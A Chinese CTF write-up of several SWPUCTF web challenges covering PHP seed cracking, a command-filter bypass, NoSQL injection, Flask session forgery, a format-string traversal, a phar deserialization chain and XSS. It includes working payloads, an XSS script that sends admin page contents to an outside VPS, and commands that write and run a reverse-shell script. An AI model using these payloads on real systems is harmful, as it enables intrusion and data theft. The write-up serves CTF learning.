

前言

从大二开始就每年都打SWPU，一直认为web题目质量很不错，今年终于圆前两年的遗憾，ak了一次web，以下是详细记录

用优惠码 买个 X?

信息搜集

随手尝试www.zip

发现文件泄露

```
<?php  
//■■■■■  
$_SESSION['seed']=rand(0,999999999);  
function youhuima(){  
    mt_srand($_SESSION['seed']);  
    $str_rand = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";  
    $auth='';  
    $len=15;  
    for ( $i = 0; $i < $len; $i++ ){  
        if($i<=( $len/2))  
            $auth.=substr($str_rand,mt_rand(0, strlen($str_rand) - 1), 1);  
        else  
            $auth.=substr($str_rand,(mt_rand(0, strlen($str_rand) - 1))*-1, 1);  
    }  
    setcookie('Auth', $auth);  
}  
//support  
if (preg_match("/^\d+\.\d+\.\d+\.\d+$/im",$ip)){  
    if (!preg_match("/\/?|flag|}|cat|echo|\*/i",$ip)){  
        //■■■■■  
    }else {  
        //flag■■■■■■■■■■!  
    }  
}else{  
    // ■■■■■■■!  
}  
  
?>
```

然后发现题目注册用户登录后，会得到一个优惠码

123.207.84.13:22333 显示

送你的优惠码:Usdky9GEOfiUINv

然而在使用的时候会提示

此优惠码已失效! 请重新输入24位长的优惠码,由此来完成您的购买!

这就很难受了,明明是15位的优惠码,告诉我要24位的,这里就想到了随机数预测

种子爆破

不难发现,虽然我们没有种子,但是我们能得到15个生成的随机数
于是使用工具

http://www.openwall.com/php_mt_seed/

进行恢复,按照这个思路写出脚本,并按照工具的Input格式进行处理

```
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
str2='SUjJQvyle2NyhU'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    if i<=length/2:
        for j in range(len(str1)):
            if str2[i] == str1[j]:
                res+=str(j)+' '+str(j)+' '+'0'+ ' '+str(len(str1)-1)+' '
                break
    else:
        for j in range(len(str3)):
            if str2[i] == str1[j]:
                res+=str(len(str1)-j)+' '+str(len(str1)-j)+' '+'0'+ ' '+str(len(str1)-1)+' '
                break
print res
```

运行得到结果

```
➔ php_mt_seed-4.0 ./php_mt_seed 54 54 0 61 56 56 0 61 9 9 0 61 45 45 0 61 52 52
0 61 21 21 0 61 24 24 0 61 27 27 0 61 58 58 0 61 34 34 0 61 13 13 0 61 38 38 0
61 54 54 0 61 55 55 0 61 6 6 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 E
XACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-
62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 218.4 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x00000000 - 0x01ffffff, speed 0.0 Mseeds/s
seed = 0x016bbc5d = 23837789 (PHP 7.1.0+)
Found 1, trying 0x04000000 - 0x05ffffff, speed 17.4 Mseeds/s ^C
```

先知社区

我们即可得到满足条件的seed:

seed = 0x016bbc5d = 23837789 (PHP 7.1.0+)

下面容易想到,将题目中的len=15改成len=24,生成优惠码,即可购买成功

Bypass RCE

购买成功后,跳转到RCE的界面,阅读过滤

```
if (preg_match("/^\d+\.\d+\.\d+\.\d+$/im",$ip)){
    if (!preg_match("/\/?|flag|}|cat|echo|\\*/i",$ip)){
        //■■■■■
```

```

    }else {
        //flag■■■■■■■■■■!
    }
}
}

```

发现必须使用ip的格式，这里使用换行符%0a即可轻松绕过
 然后是关键词过滤，发现通配符?以及*都被过滤
 这里想到bypass技巧

c\at /fl\ag

```

auth=00j0qvye2ny1m0, regist_time=1545013455
Connection: close

```

ip=1.1.1.1%0ac\at /fl\ag

```

1.1.1.1
e-mail: research@apnic.net
nic-hdl: AR302-AP
tech-c: AH256-AP
admin-c: AH256-AP
mnt-by: MAINT-APNIC-AP
last-modified: 2018-04-04T04:26:04Z
source: APNIC

% Information related to '1.1.1.0/24AS13335'

route: 1.1.1.0/24
origin: AS13335
descr: APNIC Research and Development
        6 Cordelia St
mnt-by: MAINT-AU-APNIC-GM85-AP
last-modified: 2018-03-16T16:58:06Z
source: APNIC

% This query was served by the APNIC Whois Service version
1.88.15-46 (WHOIS-NODE2)

swpuctf{*****08067_sec*****$$%!~***}
swpuctf{*****08067_sec*****$$%!~***}</body>
</html>

```

即可拿到flag

Injection ???

信息搜集

题目提示了

```

<!doctype html>
<html lang="en" class="no-js">
  <head>...</head>
  <body> == $0
    <!-- tips:info.php -->
    <div class="container demo-1">...</div>
    <!-- /container -->
    <script src="js/TweenLite.min.js"></script>
    <script src="js/EasePack.min.js"></script>
    <script src="js/rAF.js"></script>
    <script src="js/demo-1.js"></script>
  </body>
</html>

```

查看下去，发现

mongo

MongoDB Support	enabled
Version	1.6.16
Streams Support	enabled
SSL Support	enabled
Supported Authentication Mechanisms	
MONGODB-CR	enabled
SCRAM-SHA-1	enabled
MONGODB-X509	enabled
GSSAPI (Kerberos)	disabled
PLAIN	disabled


Directive	Local Value	Master Value
mongo.allow_empty_keys	0	0
mongo.chunk_size	261120	261120
mongo.cmd	\$	\$
mongo.default_host	localhost	localhost
mongo.default_port	27017	27017
mongo.is_master_interval	15	15
mongo.long_as_object	0	0
mongo.native_long	1	1
mongo.ping_interval	5	5


猜测题目应该使用了MongoDB

注入


尝试测试一下


password[\$ne]=\





而一般情况下为





那么应该可以判断为NoSQL注入

那么进行盲注：

```
GET
/check.php?username=admin&password[$regex]=^skmun&verify=zbh3
HTTP/1.1
Host: 123.206.213.66:45678
```

先知社区

吐槽一下，由于有验证码，而我又不会验证码识别。。。于是只能手动测试：（
（后来发现python3有库可以识别= =后知后觉）
最后得到密码

```
username = admin
password = skmun
```

getflag

登录后即可得到flag

123.206.213.66:45678 显示

You got it! swpuctf{1ts_N05ql_Inj3ction}

确定

先知社区

皇家线上赌场

信息搜集

拿到题目F12发现关键信息

```
<script src="/static?file=test.js"></script>
<!-- /source -->
```

首先确定：

1.存在文件包含

2.有泄露

于是进行查看

view-source:http://107.167.188.241/source

```
[root@localhost]# tree web
```

```
web/
```

```
■■■■ app
```

```
■   ■■■■ forms.py
```

```
■   ■■■■ __init__.py
```

```
■   ■■■■ models.py
```

```
■   ■■■■ static
```

```
■   ■■■■ templates
```

```
■   ■■■■ utils.py
```

```
■   ■■■■ views.py
```

```
■■■■ req.txt
```

```
■■■■ run.py
```

```
■■■■ server.log
```

```
■■■■ start.sh
```

```
■■■■ uwsgi.ini
```

```
[root@localhost]# cat views.py.bak
```

```
filename = request.args.get('file', 'test.js')
```

```
if filename.find('.') != -1:
```

```
    return abort(403)
```

```
if filename != '/home/ctf/web/app/static/test.js' and filename.find('/home/ctf/web/app') != -1:
```

```
    return abort(404)
```

```
filename = os.path.join('app/static', filename)
```

源码读取

那么思路应该是利用文件包含进行文件读取了
但是不能进行目录穿越，于是得先知道绝对路径，这里想到之前HCTF的方法：

```
http://107.167.188.241/static?file=/proc/self/environ
```

发现500了，应该还是没有权限，换个思路

```
http://107.167.188.241/static?file=/proc/self/maps
```

```
packages/sqlalchemy/resultproxy.cpython-3.5m-x86_64-linux-gnu.so /home/ctf/web_assli3fasdf/python3_flask_venv/lib/python3.5/site-packages/sqlalchemy/cutls.cpython-35m-
7f514721f000-7f5147221000 r-xp 00000000 08:01 169418 /home/ctf/web_assli3fasdf/python3_flask_venv/lib/python3.5/site-packages/sqlalchemy/cutls.cpython-35m-
x86_64-linux-gnu.so
7f5147221000-7f5147420000 ---p 00002000 08:01 169418 /home/ctf/web_assli3fasdf/python3_flask_venv/lib/python3.5/site-packages/sqlalchemy/cutls.cpython-35m-
x86_64-linux-gnu.so
7f5147420000-7f5147421000 r--p 00001000 08:01 169418 /home/ctf/web_assli3fasdf/python3_flask_venv/lib/python3.5/site-packages/sqlalchemy/cutls.cpython-35m-
x86_64-linux-gnu.so
7f5147421000-7f5147422000 rw-p 00002000 08:01 169418 /home/ctf/web_assli3fasdf/python3_flask_venv/lib/python3.5/site-packages/sqlalchemy/cutls.cpython-35m-
x86_64-linux-gnu.so
7f5147422000-7f5147423000 ---p 00000000 08:01 169418
```

发现了python路径，但是看到内容

```
if filename != '/home/ctf/web/app/static/test.js' and filename.find('/home/ctf/web/app') != -1:
    return abort(404)
```

我们没有办法使用这个绝对路径，尝试了一下bypass，例如

```
/home/ctf/web_assli3fasdf/../../../../app
```

发现也不行，出题人说用了abspath

看来只能想想有没有其他途径读取文件，这里想到如下方法

我们知道

```
/proc/[pid]/cwd
```

既然之前的路径无法用，那么我们可以考虑从proc进行读取，如下：

```
http://107.167.188.241/static?file=/proc/self/cwd/app/__init__.py
```

```
http://107.167.188.241/static?file=/proc/self/cwd/app/views.py
```

这也我们以后进行文件读取，拓宽了一些思路，并且只发现了只有以下文件可以读到，应该是出题人做了限制
得到文件内容

init.py

```
from flask import Flask
from flask_sqlalchemy import SQLAlchemy
from .views import register_views
from .models import db

def create_app():
    app = Flask(__name__, static_folder='')
    app.secret_key = '9f516783b42730b7888008dd5c15fe66'
    app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///tmp/test.db'
    register_views(app)
    db.init_app(app)
    return app
```

views.py

```
def register_views(app):
    @app.before_request
    def reset_account():
        if request.path == '/signup' or request.path == '/login':
            return
        uname = username=session.get('username')
        u = User.query.filter_by(username=uname).first()
        if u:
            g.u = u
            g.flag = 'swpuctf{xxxxxxxxxxxxxxxxx}'
            if uname == 'admin':
                return
            now = int(time())
            if (now - u.ts >= 600):
                u.balance = 10000
                u.count = 0
                u.ts = now
                u.save()
                session['balance'] = 10000
```

```

        session['count'] = 0

@app.route('/getflag', methods=('POST',))
@login_required
def getflag():
    u = getattr(g, 'u')
    if not u or u.balance < 1000000:
        return '{"s": -1, "msg": "error"}'
    field = request.form.get('field', 'username')
    mhash = hashlib.sha256(('swpu++{0.' + field + '}').encode('utf-8')).hexdigest()
    jdata = '{{"{0}":' + '"{1.' + field + '}', "hash": "{2}"}}'
    return jdata.format(field, g.u, mhash)

```

session伪造

首先从views.py开始审计，发现需要u.balance > 1000000,并且我们又拥有secret_key
不难想到进行session构造

```
python3 session_cookie_manager.py encode -s '9f516783b42730b7888008dd5c15fe66' -t '{"u'count': 1000000000, u'username': u'admin'}
```

得到伪造session

```
.eJxNzTkKgDAURdG9vDpIohmMm5GfCUT9gkMl7t00grc8zb0RaCGOGYOSX40UiNvF5x8rHXsZz230jAHG-ETKp1icddKEoK0nIt1mb5TWspSu613bQ-A68s60lgUon
```



格式化字符串攻击

然后就是最后的问题，怎么获取flag，我们看到关键函数

```

@app.route('/getflag', methods=('POST',))
@login_required
def getflag():
    u = getattr(g, 'u')
    if not u or u.balance < 1000000:
        return '{"s": -1, "msg": "error"}'
    field = request.form.get('field', 'username')
    mhash = hashlib.sha256(('swpu++{0.' + field + '}').encode('utf-8')).hexdigest()
    jdata = '{{"{0}":' + '"{1.' + field + '}', "hash": "{2}"}}'
    return jdata.format(field, g.u, mhash)

```

联想到题目提示python3.5以及format，不难想到是格式化字符串的漏洞

那么剩下的应该是构造python继承链去读取g.flag

这里看到，我们的可控点是拼接在g.u后面的，所以我们需要上跳

而这里需要先知道g是什么：

```
class AppContext(object):
    """The application context binds an application object implicitly
    to the current thread or greenlet, similar to how the
    :class:`RequestContext` binds request information. The application
    context is also implicitly created if a request context is created
    but the application is not on top of the individual application
    context.
    """

    def __init__(self, app):
        self.app = app
        self.url_adapter = app.create_url_adapter(None)
        self.g = app.app_ctx_globals_class()

        # Like request context, app contexts can be pushed multiple times
        # but there a basic "refcount" is enough to track them.
        self._refcnt = 0
```

很明显，如果我们需要读取g的值，我们需要一直上跳到app
而目前我们处于

The left screenshot shows a POST request to /getflag. The 'Cookie' header contains a session cookie with a long alphanumeric value. The right screenshot shows the response body as JSON, which includes a 'hash' field with a similar alphanumeric value. A red arrow points from the session cookie value to the hash value, indicating a relationship between them.

很显然，结合__init__.py，我们应该先跳到db，再跳到app
这里题目提示我们

赌场tips2

出题人为了方便，给user写了个save方法

于是我们尝试这个类中的save方法

Raw	Params	Headers	Hex
<pre> POST /getflag HTTP/1.1 Host: 107.167.188.241 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp, image/apng,*/*;q=0.8 Referer: http://107.167.188.241/ Accept-Language: zh-CN,zh;q=0.9 Cookie: session=.eJxNzTkKgDAURdG9vDpIohmMm5GfCUT9gkM17t00grc8zb0RaCGOGYOS X40UiNvF5x8rHXsZz230jAHG-ETKpIcdKKEoK0nIt1mb5TWspSu613bQ-A68s60 lgUorRPjEQGJBCFC.XbDK0w.H9cFeAIX7rDxj62Cm9S38e4mKAS Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 32 field=__class__.save.__globals__ </pre>			

可以发现db,于是我们继续上跳

Raw	Params	Headers	Hex
<pre> POST /getflag HTTP/1.1 Host: 107.167.188.241 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp, image/apng,*/*;q=0.8 Referer: http://107.167.188.241/ Accept-Language: zh-CN,zh;q=0.9 Cookie: session=.eJxNzTkKgDAURdG9vDpIohmMm5GfCUT9gkM17t00grc8zb0RaCGOGYOS X40UiNvF5x8rHXsZz230jAHG-ETKpIcdKKEoK0nIt1mb5TWspSu613bQ-A68s60 lgUorRPjEQGJBCFC.XbDK0w.H9cFeAIX7rDxj62Cm9S38e4mKAS Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 67 field=__class__.save.__globals__[db].__class__.__init__.__globals__ </pre>			

发现存在current_app

紧接着受到源码的启发

```

def register_views(app):
    @app.before_request
    def reset_account():
        if request.path == '/signup' or request.path == '/login':
            return
        uname = username=session.get('username')
        u = User.query.filter_by(username=uname).first()
        if u:
            g.u = u
            g.flag = 'swpuctf{xxxxxxxxxxxxxxxxx}'

```

我们可以继续调用方法

field=__class__.save.__globals__[db].__class__.__init__.__globals__[current_app].before_request.__globals__

Raw	Params	Headers	Hex
<pre> POST /getflag HTTP/1.1 Host: 107.167.188.241 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp, image/apng,*/*;q=0.8 Referer: http://107.167.188.241/ Accept-Language: zh-CN,zh;q=0.9 Cookie: session=.eJxNzTkKgDAURdG9vDpIohmMm5GfCUT9gkM17t00grc8zb0RaCGOGYOS X40UiNvF5x8rHXsZz230jAHG-ETKpIcdKKEoK0nIt1mb5TWspSu613bQ-A68s60 lgUorRPjEQGJBCFC.XbDK0w.H9cFeAIX7rDxj62Cm9S38e4mKAS Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 107 field=__class__.save.__globals__[db].__class__.__init__.__globals__ [current_app].before_request.__globals__ </pre>			

不难发现找到了g, 我们查看flag

Raw	Headers	Hex
<pre> HTTP/1.1 200 OK Server: nginx/1.10.3 Date: Mon, 17 Dec 2018 10:40:36 GMT Content-Type: text/html; charset=utf-8 Content-Length: 6977 Connection: close Vary: Cookie {"__class__.save.__globals__":{"User":<class 'app.models.User'>,"db":<SQLAlchemy engine=sqlite:///tmp/test.db>,"__spec__": ModuleSpec(name='app.models', loader=<frozen_importlib_external.SourceFileLoader object at 0x7f3f7e203780>,"origin='./app/models.py'>,"__doc__":None, 'time':<built-in function time>,"__builtins__":{"map": <class 'map'>,"OSError":<class 'OSError'>,"globals": <built-in function globals>,"callable":<built-in function callable>,"ProcessLookupError":<class 'ProcessLookupError'>," StopAsyncIteration":<class 'StopAsyncIteration'>,"IOError": <class 'IOError'>,"__import__":<built-in function __import__>,"setattr":<built-in function setattr>," __package__":,"__connectionResetError":<class 'ConnectionResetError'>,"__bytes__":<class 'bytes'>," BvtesWarning":<class 'BvtesWarning'>,"__debug__":True. </pre>		

Raw	Headers	Hex
<pre> Server: nginx/1.10.3 Date: Mon, 17 Dec 2018 10:41:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 11349 Connection: close Vary: Cookie {"__class__.save.__globals__[db].__class__.__init__.__globals__ ":{"__sys__":<module 'sys' (built-in)>," __wrap_with_default_query_class__":<function __wrap_with_default_query_class at 0x7f3f7e1fcc80>," __absolute_import__":<Feature((2, 5, 0, 'alpha', 1), (3, 0, 0, 'alpha', 0), 16384)>,"__declarative_base__":<function declarative_base at 0x7f3f7e1fbel8>,"__QueryProperty__":<class 'flask_sqlalchemy.QueryProperty'>,"__warningregistry__": {'version': 3}, {"__name__": 'flask_sqlalchemy', '__record_queries__":<function __record_queries at 0x7f3f7e2016a8>,"__doc__": '\n flask_sqlalchemy\n -----\n\n Adds basic SQLAlchemy support to your application.\n\n :copyright: (c) 2014 by Armin Ronacher, Daniel Neuhäuser.\n\n :license: BSD, see LICENSE for more details.\n', 'BaseQuery':<class 'flask_sqlalchemy.BaseQuery'>,"__DefaultMeta__":<class 'flask_sqlalchemy.model.DefaultMeta'>,"__SQLAlchemyState__": <class 'flask_sqlalchemy.SQLAlchemyState'>,"__current_app__": <Flask 'app'>,"__loader__": <frozen_importlib_external.SourceFileLoader object at 0x7f3f7ed676d8>,"__Model__":<class 'flask_sqlalchemy.model.Model'>,"__timer__":<built-in function time>,"__interval__":<function interval at 0x7f3f7e1fe940> </pre>		

```
field=__class__.save.__globals__[db].__class__.__init__.__globals__[current_app].before_request.__globals__[g].flag
```

RawParamsHeadersHex

POST /getflag HTTP/1.1
Host: 107.167.188.241
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8
Referer: http://107.167.188.241/
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=.eJxNzTkKgDAURdG9vDpIohmMm5GfCUT9gkMl7t00grc8zb0RaCGOGYOS
X40UiNvF5x8rHXsZz230jAHG-ETKpIicddKEoK0nItlmb5TWspSu6l3bQ-A68s60
lgUorRPjeQGJBCFC.XBdK0w.H9cFeAIX7rDxj62Cm9S38e4mKAs
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

field=__class__.save.__globals__[db].__class__.__init__.__globals__[current_app].before_request.__globals__[g].flag

RawHeadersHex

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 17 Dec 2018 10:44:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 215
Connection: close
Vary: Cookie

{ "__class__.save.__globals__[db].__class__.__init__.__globals__[current_app].before_request.__globals__[g].flag": "swpuctf{tHl\$15_4_f14G}", "hash": "8bce7edc292f3211b97bc0a981c87135f0329681468bb6a3b487aaa23d8473fd" }

先知社区

得到flag : swpuctf{tHl\$15_4_f14G}

SimplePHP

信息搜集

看了一下文件的功能：

```
■■■■  
http://120.79.158.180:11115/file.php?file=  
■■■■  
http://120.79.158.180:11115/upload_file.php
```

于是尝试Leak一下源码

```
http://120.79.158.180:11115/file.php?file=file.php
```

file.php

```
<?php  
header("content-type:text/html;charset=utf-8");  
include 'function.php';  
include 'class.php';  
ini_set('open_basedir','/var/www/html/');  
$file = $_GET["file"] ? $_GET['file'] : "";  
if(empty($file)) {  
    echo "<h2>There is no file to show!<h2/>";  
}  
$show = new Show();  
if(file_exists($file)) {  
    $show->source = $file;  
    $show->_show();  
} else if (!empty($file)){  
    die('file doesn\'t exists.');
```

反序列化

看到

```
$show = new Show();  
if(file_exists($file))
```

本能的想到了phar，于是去读class.php

```
http://120.79.158.180:11115/file.php?file=class.php
```

class.php

```
?php  
class Cle4r
```

```

{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

```

class Show

```

{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file;
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\\.\\.\\.|flag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }
    }
}
public function __wakeup()
{
    if(preg_match("/http|https|file:|gopher|dict|\\.\\.\\.i", $this->source)) {
        echo "hacker~";
        $this->source = "index.php";
    }
}
}

```

class Test

```

{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
}

```

```

    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>

```

分析一下这个pop链
首先是show()

```

public function _show()
{
    if(preg_match('/http|https|file:|gopher|dict|\\.\\.\\.|flag/i',$this->source)) {
        die('hacker!');
    } else {
        highlight_file($this->source);
    }
}

```

发现过滤了flag，那么利用点肯定不是它了，接着读到Test类，发现

```

public function file_get($value)
{
    $text = base64_encode(file_get_contents($value));
    return $text;
}

```

于是将目光锁定在Test类，那么开始想构造链
发现

```

public function __get($key)
{
    return $this->get($key);
}

```

不难知道，这个方法要在调用属性的时候才会被触发
又看回Show类，发现

```

public function __toString()
{
    $content = $this->str['str']->source;
    return $content;
}

```

这里调用了source属性，只要将str['str']赋值为Test类即可

那么怎么触发__toString呢？

不难知道这个函数要在输出对象的时候才会被触发

看到C1e4r类

```

public function __destruct()
{
    $this->test = $this->str;
    echo $this->test;
}

```

发现这里会进行对象输出，那么整个pop链就清晰了

- 1.利用C1e4r类的__destruct()中的echo \$this->test
- 2.触发Show类的__toString()
- 3.利用Show类的\$content = \$this->str['str']->source
- 4.触发Test类的__get()
- 5.成功利用file_get()读文件

exp编写

思路清晰了，剩下的就是exp编写了

```

<?php
$a = new Test();
$a->params = array("source"=>'/var/www/html/flag.php');

```

```
$b = new Show('index.php');
$b->str['str'] = $a;
$c= new Cle4r($b);
echo serialize($c);
$obj = unserialize('O:5:"Cle4r":2:{s:4:"test";N;s:3:"str";O:4:"Show":2:{s:6:"source";s:9:"index.php";s:3:"str";a:1:{s:3:"str";
$phar = new Phar('exploit.phar');
$phar->startBuffering();
$phar->addFromString('test.php', 'test');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->setMetadata($obj);
$phar->stopBuffering();
rename('skyfuck.phar', 'skyfuck.gif')
```

getflag

上传skyfuck.gif
然后根据

```
$filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
```

计算出路径

```
4b8e34dafe69a6a5ec8ba799e46e8e92.jpg
```

触发反序列化

```
http://120.79.158.180:11115/file.php?file=phar://upload/4b8e34dafe69a6a5ec8ba799e46e8e92.jpg
```

```
<?php __HALT_COMPILER(); ?>
```

```
'D9waHANCgkkZmxhZyA9ICdTV1BVQ1RGe1BocF91biRlcmk0bGl6M18xc19GdV4hfSc7DQo/Pg0K
```



先知社区

解码

转换结果:   

```
<?php
    $flag = 'SWPUCTF{Php_un$eri4liz3_1s_Fu^!}';
?>
```

先知社区

即可得到flag

有趣的邮箱注册

信息搜集

拿到题目发现2个功能

1.管理员页面

```
http://118.89.56.208:6324/admin/admin.php
```

2.邮箱申请

```
http://118.89.56.208:6324/check.php
```

然后发现访问管理员页面：

only localhost allowed!

那么思路比较明显了，需要用邮箱申请XSS去本地访问管理员页面，同时抓取页面内容
在check.php页面源代码发现代码

```
<!--check.php
if($_POST['email']) {
$email = $_POST['email'];
if(!filter_var($email,FILTER_VALIDATE_EMAIL)){
echo "error email, please check your email";
}else{
echo "■■■■■■■■■■";
echo $email;
}
}
?>
-->
```

XSS

随机想bypass

```
filter_var($email,FILTER_VALIDATE_EMAIL)
```

不难发现只要使用了引号包裹就可以进行xss

```
"<script/src=//vps_ip/payload.js></script>"@example.com
```

```
118.89.56.208 - - [18/Dec/2018:08:07:02 +0000] "GET /777.js HTTP/1.1" 200 607 '
http://localhost:6324/admin/admin.php" "Mozilla/5.0 (Unknown; Linux x86_64) App
WebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
先知社区
```

随机构造读源码脚本

```
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("GET","admin.php",true);
xmlhttp.send();
```

```
root@iZuf65j5vxa6iw2u28jd8wZ:~# nc -lvvp 23333
Listening on [0.0.0.0] (family 0, port 23333)
Connection from [118.89.56.208] port 23333 [tcp/*] accepted (family 2, sport 403
35)
GET /?PGJyIC8+PGEgaHJlZj0iYWRTaW4vYTBhLnBocD9jbWQ9d2hvYW1pIj4= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://localhost:6324/admin/admin.php
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like G
ecko) PhantomJS/2.1.1 Safari/538.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host, 118.89.56.208
先知社区
```

解码后得到

```
<br /><a href="admin/a0a.php?cmd=whoami">
```

发现存在rce

RCE

本能想到进行反弹shell，这样比较利于后续操作，于是改写脚本为

```
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("GET", 'http://localhost:6324/admin/a0a.php?cmd=echo%20"xxxxxxxxxxxxx"%20|%20base64%20-d%20>%20/tmp/sky.sh',true);
xmlhttp.send();
```

向/tmp写入一个sky.sh

然后

```
xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function()
{
    if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
        document.location='http://vps:23333/?'+btoa(xmlhttp.responseText);
    }
}
xmlhttp.open("GET", 'http://localhost:6324/admin/a0a.php?cmd=/bin/bash%20/tmp/sky.sh',true);
xmlhttp.send();
```

```
www-data@VM-48-87-debian:/$ ls -al
ls -al
total 108
